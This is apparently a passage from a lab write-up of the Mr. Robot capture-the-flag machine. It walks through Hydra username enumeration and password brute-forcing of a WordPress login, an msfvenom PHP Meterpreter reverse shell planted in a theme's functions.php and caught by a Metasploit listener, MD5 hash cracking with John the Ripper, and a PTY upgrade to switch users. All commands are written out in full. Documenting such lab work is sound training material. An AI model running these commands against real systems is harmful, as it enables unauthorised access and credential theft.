


Figure 14: Sample Contents of fsocity.dic.1

Description: The wordlist was viewed to understand what kind of words it contained, since it was built specifically for this machine and its Mr. Robot theme.

Result: Alongside common web words (true, false, function, document), the list contained names clearly tied to the Mr. Robot show and its characters, including Robot, Elliot, mrrobot, and Alderson (Elliot Alderson is the show's main character).

Interpretation: The word Elliot stood out as a strong candidate for a WordPress username, since it matches the main character's first name and appeared inside a wordlist built specifically for this machine.

Why this matters: This turned a huge, unfocused wordlist into a specific, testable theory: try “elliot” as the login username.

Next step: The unique word list was filtered specifically for variations of “elliot” to build a small candidate list.

Step 13 — Filtering the Wordlist for “elliot” Variations

Command : grep -i "elliot" ~/Desktop/fsocity-unique.txt




Figure 15: Grep Results for “elliot”

Description: A case-insensitive grep search was run against a de-duplicated version of the wordlist (fsocity-unique.txt) to pull out every line containing the word “elliot” in any form or casing.

Result: Multiple variations were found, including elliot, Elliot, ELLIOT, and ElliotTherapy.

Interpretation: This confirmed several realistic spelling/casing variations to test as a username against the WordPress login form.

Why this matters: Testing a short, focused list of realistic usernames is far faster and less noisy than testing all 858,160 words in the full wordlist.

Next step: Hydra was used to test these username variations against the login form.

Step 14 — Confirming a Valid Username with Hydra

Command / Action: hydra -L fsocity-unique.txt -p test 192.168.56.103 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username"




Figure 16: Hydra Username Enumeration

Description: Hydra is a login brute-forcing tool. Here it was pointed at the WordPress login form using the -L flag (a list of usernames to try) and a fixed password of "test". The failure condition was set to the text "Invalid username", so any attempt that did NOT return that text would be reported as a hit — meaning the username itself was valid, even though the password was wrong.

Result: Hydra reported successful matches for the logins Elliot, elliot, and ELLIOT (all with the test password, which was of course wrong).

Interpretation: Because these logins did not trigger the "Invalid username" message, elliot is confirmed as a real, valid WordPress username on this site.

Why this matters: This is a critical piece of credential discovery — the username is now known for certain. Only the correct password remains unknown.

Next step: With elliot confirmed as a valid username, Hydra was run again — this time fixing the username and brute-forcing the password using the wordlist.

Step 15 — Cracking the Password with Hydra

Command / Action: hydra -l elliot -P ~/Desktop/fsocity-unique.txt -t 32 -I 192.168.56.103 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=incorrect"




Figure 17: Hydra Password Brute-Force Result

Description: This time Hydra used -l elliot (a single, fixed username) and -P (a list of passwords to try from the wordlist). The failure condition was changed to the text "incorrect", matching WordPress's real error message for a wrong password.

Result: Hydra found a valid password: login: elliot password: ER28-0652. The output confirmed: "1 of 1 target successfully completed, 1 valid password found."

Interpretation: Valid WordPress administrator credentials were now known: username elliot, password ER28-0652.

Why this matters: This is the credential pair needed to log in to the WordPress admin area and gain a foothold on the target.

Next step: These credentials were used to log in to the WordPress login page in the browser.

Credential Type	Value	How It Was Obtained
Username	elliot	Found inside fsocity.dic, confirmed valid with Hydra username enumeration
Password (cracked)	ER28-0652	Brute-forced with Hydra using fsocity-unique.txt against the confirmed username
Account privilege	Administrator	Confirmed after logging in and viewing the WordPress Users page

8. Initial Access

Step 16 — Logging Into WordPress as elliot

Command / Action: Logged in at /wp-login.php using elliot / ER28-0652




Figure 18: Logging In as elliot

Description: The credentials found with Hydra were entered into the real WordPress login form in the browser.

Result: The login form accepted the username **elliot**; the password field was submitted with **ER28-0652.**

Interpretation: This step verified, using the real website (not just Hydra's automated output), that the discovered credentials genuinely worked.

Why this matters: It confirmed real, interactive access to the WordPress dashboard was possible.

Next step: Once logged in, the Users page was checked to confirm the account's privilege level.

Step 17 — Confirming Administrator Access

Command / Action: Navigated to /wp-admin/users.php




Figure 19: WordPress Users Page — Administrator Access Confirmed

Description: The Users page in the WordPress dashboard lists every account on the site along with its role.

Result: Two users were listed: elliot (Elliot Alderson, elliot@mrrobot.com) with the role Administrator, and mich05654 (krista Gordon) with the role Subscriber.

Interpretation: The elliot account has full Administrator rights over the WordPress site.

Why this matters: A WordPress Administrator can edit theme files directly from the dashboard. This is a well-known way to turn admin access into code execution on the underlying server, because theme files are PHP files that the web server will run.

Next step: A PHP reverse shell payload was generated, ready to be placed into a theme file.

Step 18 — Generating a PHP Meterpreter Payload

Command : msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.56.104 LPORT=4444 -f raw > shell.php




Figure 20: Generating the Reverse Shell Payload with msfvenom

Description: msfvenom is Metasploit's payload generator. Here it created a PHP Meterpreter reverse-shell payload. LHOST is the attacker's (Kali's) IP address, and LPORT is the port the attacker will listen on. “Reverse” means the target will connect back out to the attacker, rather than the attacker connecting in — this is useful because outbound connections are less likely to be blocked by a firewall.

Result: A raw PHP payload was created and saved as shell.php (1114 bytes).

Interpretation: This file, once placed somewhere the web server will execute it, will make the target connect back to Kali on port 4444 and give the attacker an interactive Meterpreter session.

Why this matters: Meterpreter is a Metasploit-specific shell that gives extra commands beyond a plain shell, such as getuid to check the current user.

Next step: The WordPress Theme Editor (available to Administrators) was used to insert this payload into a live PHP file on the server.

Step 19 — Opening the WordPress Theme Editor

Command / Action: Appearance → Editor → Twenty Fifteen: Theme Functions (functions.php)




Figure 21: WordPress Theme Editor — functions.php Before Editing

Description: The built-in WordPress Theme Editor lets an Administrator directly edit the PHP files of the active theme from inside the browser.

Result: The functions.php file of the Twenty Fifteen theme was opened, showing its normal, original PHP code.

Interpretation: Because this file is plain PHP and is loaded by the web server whenever the site runs, any code pasted into it will be executed by the server.

Why this matters: This is the mechanism that turns WordPress Administrator access into remote code execution on the underlying Linux machine.

Next step: The contents of the msfvenom-generated shell.php payload were viewed so they could be copied into this file.

Step 20 — Reviewing the Payload Before Inserting It

Command / Action: cat ~/Desktop/shell.php




Figure 22: Contents of the Generated shell.php Payload

Description: The raw contents of the msfvenom payload were printed to the terminal so they could be copied.

Result: The payload code was displayed, confirming it was configured to connect back to IP 192.168.56.104 on port 4444.

Interpretation: This confirmed the payload was correctly configured with the attacker's IP and listening port before it was pasted into the live WordPress file.

Why this matters: Double-checking the payload avoids wasted attempts caused by an incorrect IP or port.

Next step: This code was pasted into the functions.php file in the Theme Editor, replacing/appending to the existing content, and saved.

Step 21 — Injecting the Payload into functions.php

Command / Action: Pasted the payload into functions.php and clicked “Update File”



Figure 23: Payload Inserted into functions.php

Description: The reverse-shell code from shell.php was pasted directly into the functions.php file inside the Theme Editor, and the "Update File" button was used to save the change.

Result: The file was saved successfully with the malicious PHP code now part of the live theme file on the server.

Interpretation: The next time this theme's functions.php is loaded by the web server, the payload code inside it will run, and the target will attempt to connect back to the attacker.

Why this matters: This is the exact moment the attacker's access moved from "WordPress dashboard user" to "code running on the operating system."

Next step: Before triggering the shell, a Metasploit multi/handler listener needed to be started on Kali to catch the incoming reverse connection.

Step 22 — Attempting to Trigger the Shell via a Direct Request

Command : curl http://192.168.56.103/wp-content/uploads/2026/09/shell.php




Figure 24: Direct curl Request Attempting to Trigger the Shell

Description: A curl request was also sent to a shell.php path inside the wp-content/uploads directory.

Result: Not clearly visible in the screenshot whether this specific request returned a response, since the shell was ultimately triggered when the theme file loaded.

Interpretation: This shows an additional attempt to reach a copy of the shell file directly, alongside the theme-editor approach.

Why this matters: It illustrates that more than one path was tried to make sure the payload would execute.

Next step: A Metasploit listener was started to catch the reverse connection once the payload executed.

Step 23 — Starting the Metasploit Listener and Catching the Shell

Command : use exploit/multi/handler; set payload php/meterpreter/reverse_tcp; set LHOST 192.168.56.104; set LPORT 4444; run




Figure 25: Metasploit multi/handler Setup and Meterpreter Session Opened

Description: exploit/multi/handler is a generic Metasploit module that listens for an incoming connection matching a configured payload. It was set to expect a php/meterpreter/reverse_tcp connection on Kali's IP (192.168.56.104) and port 4444 — matching exactly what the payload inside functions.php was built to connect to.

Result: The handler started, and shortly after, it received a connection: "Meterpreter session 1 opened (192.168.56.104:4444 → 192.168.56.103:38562)."

Interpretation: The payload inside functions.php executed when the theme file was loaded by the web server, and the target successfully connected back to Kali. This confirms working remote code execution on the target.

Why this matters: A live Meterpreter session gives the attacker an interactive way to run commands on the target machine.

Next step: The identity of the shell (which OS user it was running as) was checked with getuid.

9. Shell Stabilization and Local Enumeration

Step 24 — Checking the Shell's Identity and Exploring the Filesystem

Command : meterpreter > getuid ; meterpreter > shell ; ls ; cd .. ; cd home ; ls / ; cd /home ; ls ; cd robot ; ls ; cat key-2-of-3.txt ; cat password.raw-md5




Figure 26: Meterpreter getuid, Dropping to a Shell, and Initial Enumeration

Description: getuid asked Meterpreter which OS user the session was running as. The shell command then dropped into a basic system shell for normal Linux commands. From there, the current directory was listed, and an attempt was made to move up to look for a home directory.

Result: getuid returned “Server username: daemon”. The working directory was /opt/bitnami/apps/wordpress/htdocs/wp-content/uploads, which is where shell.php was located. The command cd home failed with “can't cd to home” because it needed to be an absolute path.

Interpretation: The shell was running as daemon, a low-privilege service account used to run the web server — not a real login user, and not root.

Why this matters: This confirmed the access level of the initial shell and explained why some commands would later be limited or blocked by file permissions.

Next step: The absolute path /home was listed instead, to correctly discover user directories on the system.




Figure 27: /home/robot Directory — Discovering key-2-of-3.txt and a Password Hash

Description: Using the absolute path (cd /home), a directory called robot was found. Moving into it revealed two files: key-2-of-3.txt and password.raw-md5.

Result: cat key-2-of-3.txt returned “Permission denied”. cat password.raw-md5 succeeded and returned: **robot:c3fcd3d76192e4007dfb496cca67e13b**.

Interpretation: The daemon user does not have permission to read the second key directly — that file belongs to the robot user. However, a readable file, password.raw-md5, contained what looks like an MD5 password hash for the robot account.

Why this matters: This hash is the way forward: if it can be cracked, the resulting password can be used to become the robot user and read key-2-of-3.txt.

Next step: The hash was cracked using John the Ripper.

10. Password Hash Discovery and Cracking

Step 25 — Cracking the robot Password Hash

Command / Action: john --format=Raw-MD5 ~/Desktop/robot.hash (first attempt) john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt ~/Desktop/robot.hash (second attempt) john --show --format=Raw-MD5 ~/Desktop/robot.hash




Figure 28: John the Ripper Cracking the robot Password Hash

Description: John the Ripper is a password-hash cracking tool that compares candidate passwords against a stored hash until a matching password is found. The hash **robot:c3fcd3d76192e4007dfb496cca67e13b** was saved into a file called **robot.hash** and given to John. The hash format was treated as Raw-MD5.

Result: The first attempt, using John's default small wordlist, was aborted without finding a match. The second attempt, using the much larger rockyou.txt wordlist, succeeded: the cracked password was **abcdefghijklmnopqrstuvwxyz**. john --show confirmed the result.

Interpretation: The robot account's password is the alphabet string abcdefghijklmnopqrstuvwxyz. The default small wordlist did not contain it, but the larger, well-known rockyou.txt wordlist did.

Why this matters: This is exactly the credential needed to switch to the robot user and read the second key.

Next step: Because the current daemon shell was very limited (no proper terminal), it had to be upgraded to a full interactive shell before su could be used.

11. Shell Stabilization and Switching to the robot User

Step 26 — Spawning a Proper Terminal and Switching User

Command : python -c 'import pty; pty.spawn("/bin/bash")' su - robot (password: abcdefghijklmnopqrstuvwxyz) whoami ; cat /home/robot/key-2-of-3.txt ; id

```
python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/home/robot$ su - robot
su - robot
Password: abcdefghijklmnopqrstuvwxyz

$ whoami
whoami
robot
$ cat /home/robot/key-2-of-3.txt
cat /home/robot/key-2-of-3.txt
822c73956184f694993bede3eb39f959
$ id
id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
```

Figure 29: PTY Shell, Switching to robot, and Reading Key 2

Description: The original shell delivered by the reverse-shell payload is a raw, non-interactive shell — it lacks a real terminal (PTY), so commands like su that require a proper terminal will fail with an error such as "must be run from a terminal." Running python -c 'import pty; pty.spawn("/bin/bash")' starts Python and asks it to spawn a full Bash shell attached to a pseudo-terminal (PTY), which behaves like a normal terminal session. Once that was working, su - robot was used with the password cracked by John.

Result: su - robot succeeded. whoami confirmed the user was now robot. cat /home/robot/key-2-of-3.txt returned 822c73956184f694993bede3eb39f959. id confirmed uid=1002(robot) gid=1002(robot) groups=1002(robot).

